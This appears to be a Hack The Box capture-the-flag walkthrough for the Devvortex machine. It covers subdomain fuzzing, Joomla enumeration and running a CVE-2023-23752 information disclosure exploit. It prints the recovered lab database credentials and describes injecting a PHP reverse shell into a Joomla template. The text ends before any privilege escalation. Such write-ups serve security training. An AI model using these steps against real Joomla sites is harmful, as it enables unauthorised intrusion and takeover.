HTB Devvortex: From Joomla Info Disclosure to Root
Joomla Information Disclosure Exploitation
A complementary Joomla compromise path through administrator access and template execution appears in HTB Curling: Joomla RCE to Curl Config File Abuse.
Linux Privilege Escalation via Apport-cli

Add machine ip to /etc/hosts
Check whether target is alive or not.
ping vortex.htb

Begin with fast port scan:
nmap -p- --min-rate 5000 -T4 vortex.htb
No results obtained:

Forgot -Pn flag. Added it:
nmap -p- --min-rate 5000 -T4 -Pn vortex.htb
It took a lot time to complete, so a normal service + default script scan worked better:
sudo nmap -sV -sC vortex.htb

When I tried to reach vortex.htb through port 80 it automatically changed the domain name to devvortex.htb, so updated /etc/hosts.

Found an email on the page: info@DevVortex.htb
whatweb http://devvortex.htb


Started directory fuzzing:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://devvortex.htb/FUZZ
Obtained trash results:
A valuable resource suggested that ffuf can be used to discover subdomains via VHOST option:
ffuf -w subdomains.txt -u http://website.com/ -H "Host: FUZZ.website.com"
Had a wrong quotation mark format at first:

Fixed it. Results were noisy, so added -mc 200:
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://devvortex.htb -H 'Host: FUZZ.devvortex.htb' -mc 200
Discovered dev subdomain:

Added dev.devvortex.htb to /etc/hosts:
Source code revealed 2 emails: info@Devvortex.htb and contact@devvortex.htb
Fuzzed the subdomain:

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://dev.devvortex.htb/FUZZ

Found /administrator. A Joomla login panel:
Ran JoomScan to enumerate:
perl joomscan.pl -u http://dev.devvortex.htb

Detected Joomla 4.2.6. Searched for exploits and found CVE-2023–23752. An unauthenticated information disclosure.

Installed dependencies and ran it:
gem install httpx paint docopt ruby exploit.rb http//dev.devvortex.htb
Got DB credentials without any auth:

lewis:P4ntherg0t1n5r3c0n##
Logged into Joomla admin panel:

I changed logan paul user’s password to loganpaul1234 (this becomes relevant later as a mistake).
System uses PHP backend, so I went to System → Templates → Cassiopeia and injected Ivan Sincak’s PHP reverse shell:


